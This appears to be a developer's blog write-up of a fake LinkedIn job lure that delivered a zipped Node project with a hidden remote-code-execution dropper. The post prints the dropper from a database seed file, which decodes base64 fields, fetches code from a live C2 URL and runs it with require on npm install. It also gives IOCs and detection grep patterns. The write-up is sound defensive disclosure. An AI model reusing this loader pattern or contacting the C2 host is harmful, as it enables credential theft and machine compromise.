Someone messaged me on LinkedIn pitching a project idea. The repo he sent had a remote code execution backdoor in it. This is what it did and how I survived the linkedin lead that turned malicious with a RCE backdoor
How it started
The first message was on LinkedIn, from someone calling himself Eyup:
"Hi Shiva, we're currently developing a football platform that combines AI predictions, real-time sports data pipelines, and blockchain. The system is designed to integrate with recurring major football tournaments like Champions League. Your backend engineering experience really stood out… Would you be open to chat?"
I get a fair number of these, and the buzzword pile (AI + data pipelines + blockchain) usually means either a confused founder or a scam. One thing in there is doing quiet work, though: "your backend engineering experience really stood out" is flattery aimed at me specifically, not a copy-paste blast. I was curious which it was, so I replied that I was interested.

He passed me to his "manager" on a second LinkedIn profile, then moved the whole conversation to Microsoft Teams. At some point he dropped a zip of the project into the Teams chat. Not a GitHub link, a zip. That detail matters more than it looks: a zip has no commit history, no author info, no public repo anyone could have already flagged. There's nothing to look at except the code itself.

He also handed me a working .env with real, valid API keys in it (an OpenAI key and a Google OAuth secret). At the time I read that as "here, it's all wired up, just run it." Looking back it was the trust play. Real keys make the thing feel legitimate, and they give the malware something to steal once it runs. (Those keys were his, by the way, not mine, so I had nothing to rotate.)
Then the pushing started. He kept asking me to run it locally, right then, and got more insistent about it over time. I'll come back to that part because it ended up being the most telling thing in the whole exchange.

I didn't want to run a stranger's Node project on my laptop, so I had Claude write a Dockerfile and a compose setup and ran it in a container instead.
Where the backdoor was
It wasn't in index.js or any of the routes. It was in a database seed file, which is exactly the kind of file you skim past in review. server/models/TeamStats.js:
module.exports.seedTeamStats = (async () => {
  const teamStats = require('../data/team-stats.json');

  const first = teamStats.filter(t => t.wins > 50)[0];
  const name     = atob(first.name);
  const symbol   = atob(first.symbol);
  const location = atob(first.location);

  const payload = (await axios.get(symbol, {
    headers: { [location]: name }
  })).data.cookie;

  const run = new (Function.constructor)('require', payload);
  run(require);
})();
Reading it slowly:
It pulls a record out of data/team-stats.json, specifically a "team" with more than 50 wins, which is just the marker for the one record that carries the hidden config. Three of that record's fields are base64. They use atob rather than Buffer.from(x, 'base64'), which is a small thing but it means a grep for the usual server-side base64 decode won't catch it.
The three decoded values are a URL, an HTTP header name, and a header value, and they get stitched into the request with a computed key (headers: { [location]: name }), so even the header name never shows up as a literal string anywhere in the source. It does an axios.get to the URL with that header, and reads JavaScript out of the response's .cookie field. A field called cookie holding a few megabytes of code is not something you'd notice in a network tab unless you were looking.
Then new (Function.constructor)('require', payload) builds a function out of that downloaded string and run(require) executes it, passing in require. That last part is the whole game. Browser-style eval is bad enough, but handing the code require gives it the full Node standard library: filesystem, network, child processes, environment variables, everything. Writing it as Function.constructor instead of eval( or new Function( is deliberate, since it slips past most lint rules and naive greps for those two.
Decoding the planted record gives:
| field | base64 | value |
|---|---|---|
symbol |
aHR0cHM6Ly... |
https://salmon-lolita-26.tiiny.site/index.json |
location |
eC1zZWNyZXQta2V5 |
x-secret-key |
name |
Xw== |
_ |
So the actual request is:
GET /index.json HTTP/1.1
Host: salmon-lolita-26.tiiny.site
x-secret-key: _
tiiny.site is a legit free static-hosting service, so the host isn't the problem, it's just being abused the way people abuse Gists or Discord CDN links. The x-secret-key header is a crude gate so a random scanner hitting the URL doesn't get served the payload. (In practice, when I fetched it, it answered with and without the header, so the gate isn't strictly enforced, but the dropper always sends it.)
It runs on npm install
The part that makes this nasty: that code is an immediately-invoked async function, so it runs the moment the module is loaded, not when seedTeamStats gets called. And the module gets loaded on a normal boot:
server/index.js
  -> require('./config/database')
       -> require('../models/TeamStats')   // fires here
On top of that, the root package.json had:
"postinstall": "npm run dev"
So npm install by itself starts the server, which loads the module, which runs the dropper. You don't even have to run the app on purpose. Cloning the repo and installing dependencies "just to look around" is enough to get popped.
There was also a sloppy bonus: console.log(process.env.OPENAI_API_KEY) sitting at the top of index.js, dumping the key to stdout on every start. Whether that's part of the scheme or just careless, I can't say.
The downloaded payload
The C2 was up while I was looking. I fetched index.json and only ever read it, never ran it. The .cookie field was about 3.5 MB of obfuscated JavaScript, obfuscator.io-style: one giant string array (roughly 20,000 entries) behind an RC4 plus base64 decoder, property names written as hex escapes ('\x63\x68\x61\x72\x41\x74' is charAt), decoder functions wrapping decoder functions, control flow flattened into a switch-on-a-counter mess.
Because the strings are RC4-encrypted with per-call keys, there are no plaintext URLs or IPs to grep for. What did survive in plaintext was enough to know the shape of it though: require(, execSync, and spawn all appear. So stage two shells out and loads more modules. That's the usual kit for this family: fingerprint the machine, grab credentials, browser data, keychains, crypto wallets, and set up persistence. I didn't run it to enumerate the exact commands, and I don't think you need to. The mechanism alone, fetch a hidden obfuscated blob and execute it with require, is not something any honest app does.
One thing worth spelling out: stage two has process.env. The shipped .env had already been loaded into the environment by dotenv, so a single read of process.env hands over every credential the app was configured with, including those nice real keys he gave me up front. The keys weren't only a trust prop, they were also stocking the shelf the malware was going to clear out.
Why running it in Docker mattered
The dropper did execute in my container. The host was fine anyway, for a few reasons:
There were no volume mounts, so it couldn't touch the Mac's filesystem. No SSH keys, no .zsh_history, no browser profiles, none of my actual environment. Docker Desktop on macOS runs containers inside a Linux VM, so there's a real boundary between the container and the host. The container ran as a non-root user. And the only data in there was his own code and his own .env.
I want to be honest about the limits of this, because it's the part people will argue about. Docker is not a malware sandbox. The container had network access, so it phoned home and the C2 logged my IP, and for the few minutes it was alive it could have been used as a proxy or a scanner. A determined payload can try to break out of a container. If you actually want to detonate something to study it, do it in a throwaway VM with no network. Docker happened to be enough here because I never gave it my host, but "I ran malware in Docker so I'm safe" is the wrong lesson.
The right comparison is what would have happened on bare metal. Run that npm install directly and the payload executes as me, with my home directory, my SSH keys, my cloud credentials, my browser data, my wallets, plus whatever persistence stage two sets up. That's the difference.
The tell: he wanted it off Docker, badly
I mentioned the pushing earlier. Once I said I'd dockerized it, the tone shifted from "run it" to "run it the specific way I need." Trimmed but in order, his side of the chat:
can you try in local? not in docker can you try in local machine? not in Docker try in native machine maybe it does not work well
please can we call? I will guide you so that you can run in native Sorry seems like it is not native
There is no honest reason for a client to need their app run outside a container. Docker is a normal, often preferred way to run a Node project. The only thing native execution gets you that a clean container doesn't is the real machine: the real home directory, the real keys, the real environment. He knew the container had taken that away from him, and he kept pushing, including offering to "hop on a call and guide me," to get it back.
That's the bit that turns this from "technically a dropper" into "no ambiguity." The code shows what it does. His behavior shows he knew. If someone is weirdly invested in how you run their code, especially steering you off VMs and Docker and onto your own machine on a call, that pressure is the warning, not a support issue.
Checking a repo before you trust it
These took about a minute and would have flagged this repo. Worth running on anything a stranger hands you:
# install/lifecycle scripts that run app code instead of just building
grep -RnE '"(pre|post)?install"|"prepare"' package.json */package.json

# eval by another name, especially fed from a network response
grep -RnE 'Function\s*\(|Function\.constructor|eval\(' --include=*.js . | grep -v node_modules

# base64/hex decoding in data or model files
grep -RnE 'atob\(|Buffer\.from\([^,]+, *.base64.\)' --include=*.js . | grep -v node_modules

# outbound HTTP from files that have no business making requests
grep -RnE 'axios|fetch\(|require\(.request.\)' --include=*.js . | grep -v node_modules

# obfuscated source hiding outside node_modules (very long lines)
grep -rlE '.{800}' --include=*.js . | grep -v node_modules
(The long-line check just flags files with absurdly long lines. Real source code basically never has them; minified or obfuscated blobs always do.)
Anything that lights up inside a "model", "seed", "util", or "config" file is where I'd stop and actually read.
If you do need to poke at something untrusted, a read-only mount with no network keeps it from doing much:
docker run --rm -it --network none -v "$PWD":/src:ro -w /src node:20-alpine sh
And npm install --ignore-scripts if you only want the dependency tree without lifecycle scripts firing.
IOCs
C2 |
|
dropper |
|
trigger data |
|
auto-run |
|
key leak |
|
stage two | obfuscator.io-style RC4 string array, |
lure | "FIFA World Cup 2026" football betting app, React + Express |
sample (zip) |
|
One caveat on that hash: it fingerprints the exact archive he sent me. These actors tend to repackage per target, so another victim's zip may hash differently even when the payload behaves identically. The durable indicators are the C2 URL and the TeamStats.js dropper pattern; the hash is mainly useful for a VirusTotal lookup. I didn't keep the extracted stage-two payload or the Docker images, so there are no hashes for those.
I'm not naming the LinkedIn accounts. These profiles are usually cloned or stolen from real people who have no idea their face is being used, and I'd rather not point a mob at someone who's also a victim. The whole thing lines up with what Palo Alto's Unit 42 and Socket have written up as the "Contagious Interview" campaign against developers; I'm noting the overlap in tactics, not claiming to know who's behind it.
Where it ended up
I only ever ran it in Docker with no host mounts, so my machine was never exposed. The leaked keys were his, so there was nothing of mine to rotate. I tore down the containers, deleted the images, pruned the build cache, and deleted the repo.
The malware was well put together and the social engineering was patient. None of it mattered because of one boring habit: a stranger's code doesn't get to touch the real machine.
In short, security is mostly about process and small habits. A little friction — running code inside a disposable environment, scanning everything first — prevents a lot of pain later. I’ll keep sharing what I find.
Screenshots for fun
FYI: This is an AI assisted writeup of the real security incident